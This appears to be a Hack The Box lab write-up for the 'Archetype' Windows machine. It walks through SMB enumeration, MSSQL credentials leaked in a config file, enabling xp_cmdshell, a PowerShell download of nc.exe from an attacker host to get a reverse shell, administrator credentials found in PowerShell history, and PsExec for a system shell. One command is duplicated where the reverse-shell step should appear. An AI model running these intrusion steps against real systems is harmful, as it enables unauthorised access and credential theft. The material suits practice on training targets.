ARCHETYPE
Tags : #windows #smb #mssql #impacket #powershellhistory #ConsoleHost_History #PSReadLine
Platform : Windows
IP Address : 10.10.10.27
Nmap Scan All tcp port scan
arrow@ideapad:~/htb/archetype$ nmap -sV -Pn -p- --min-rate 300 -oA alltcp 10.10.10.27

Starting Nmap 7.60 ( https://nmap.org ) at 2021-05-16 15:33 IST
Stats: 0:02:57 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 72.75% done; ETC: 15:37 (0:01:06 remaining)
Nmap scan report for 10.10.10.27
Host is up (0.47s latency).
Not shown: 65523 closed ports
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
1433/tcp  open  ms-sql-s     Microsoft SQL Server vNext tech preview 14.00.X
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
47001/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49664/tcp open  msrpc        Microsoft Windows RPC
49665/tcp open  msrpc        Microsoft Windows RPC
49666/tcp open  msrpc        Microsoft Windows RPC
49667/tcp open  msrpc        Microsoft Windows RPC
49668/tcp open  msrpc        Microsoft Windows RPC
49669/tcp open  msrpc        Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
we can see smb file share lets view the shares and connect to them
arrow@ideapad:~/htb/archetype/smbmap$ smbclient -L 10.10.10.27
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\arrow's password:

	Sharename       Type      Comment
	---------       ----      -------
	ADMIN$          Disk      Remote Admin
	backups         Disk
	C$              Disk      Default share
	IPC$            IPC       Remote IPC
Reconnecting with SMB1 for workgroup listing.
Connection to 10.10.10.27 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Failed to connect with SMB1 -- no workgroup available
arrow@ideapad:~/htb/archetype/smbmap$ smbclient \\\\10.10.10.27\\backups
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\arrow's password:
Try "help" to get a list of possible commands.
smb: \>
backups directory has anonymous access allowed. lets see what are the contents inside the folder
smb: \> dir
  .                                   D        0  Mon Jan 20 17:50:57 2020
  ..                                  D        0  Mon Jan 20 17:50:57 2020
  prod.dtsConfig                     AR      609  Mon Jan 20 17:53:02 2020

		10328063 blocks of size 4096. 8245514 blocks available
smb: \>
there is a config file let’s get onto our system
smb: \> get prod.dtsConfig
getting file \prod.dtsConfig of size 609 as prod.dtsConfig (0.3 KiloBytes/sec) (average 0.3 KiloBytes/sec)
let’s view the contents of the file
arrow@ideapad:~/htb/archetype$ cat prod.dtsConfig
<DTSConfiguration>
    <DTSConfigurationHeading>
        <DTSConfigurationFileInfo GeneratedBy="..." GeneratedFromPackageName="..." GeneratedFromPackageID="..." GeneratedDate="20.1.2019 10:01:34"/>
    </DTSConfigurationHeading>
    <Configuration ConfiguredType="Property" Path="\Package.Connections[Destination].Properties[ConnectionString]" ValueType="String">
        <ConfiguredValue>Data Source=.;Password=M3g4c0rp123;User ID=ARCHETYPE\sql_svc;Initial Catalog=Catalog;Provider=SQLNCLI10.1;Persist Security Info=True;Auto Translate=False;</ConfiguredValue>
    </Configuration>
</DTSConfiguration>
we got the userid and the password for mssql login
id - ARCHETYPE\sql_svc
password - M3g4c0rp123
now let’s use impacket’s mssql python script and login into the server
┌──(kali㉿kali)-[~/tools/scripts]
└─$ python3 mssqlclient.py ARCHETYPE/sql_svc@10.10.10.27 -windows-auth                                                           130 ⨯
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

Password:
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(ARCHETYPE): Line 1: Changed database context to 'master'.
[*] INFO(ARCHETYPE): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (140 3232)
[!] Press help for extra shell commands
SQL> help

     lcd {path}                 - changes the current local directory to {path}
     exit                       - terminates the server process (and this session)
     enable_xp_cmdshell         - you know what it means
     disable_xp_cmdshell        - you know what it means
     xp_cmdshell {cmd}          - executes cmd using xp_cmdshell
     sp_start_job {cmd}         - executes cmd using the sql server agent (blind)
     ! {cmd}                    - executes a local shell cmd

SQL>
now type enable_xp_cmdshell to enable the cmd shell after we can execute commands
SQL> xp_cmdshell whoami
output

--------------------------------------------------------------------------------

archetype\sql_svc

NULL

SQL>
now upload nc.exe to windows machine into sql_svc user’s Desktop
SQL> xp_cmdshell powershell wget -usebasicparsing http://10.10.17.29:8000/nc.exe -outfile C:\Users\sql_svc\Desktop\nc.exe
now get a reverse shell
SQL> xp_cmdshell powershell wget -usebasicparsing http://10.10.17.29:8000/nc.exe -outfile C:\Users\sql_svc\Desktop\nc.exe
on our kali
$ rlwrap nc -nvlp 1234
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 10.10.10.27.
Ncat: Connection from 10.10.10.27:49739.
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

whoami
whoami
archetype\sql_svc

C:\Windows\system32>
we need to get to system user lets type whoami /priv to know what privileges we have
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
we have SeImpersonatePrivilege we can try potato exploits to get to system
I tried juicy potato but didnot work
Let’s run WinPEAS
on Running winpeas we have some credentials in powershell command history file
C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
credentials are
net.exe use T: \\Archetype\backups /user:administrator MEGACORP_4dm1n!!

We cannot run runas command because it asks for password so lets run PsExec
python3 PsExec.py Administrator@10.10.10.27 cmd
enter password and u will get shell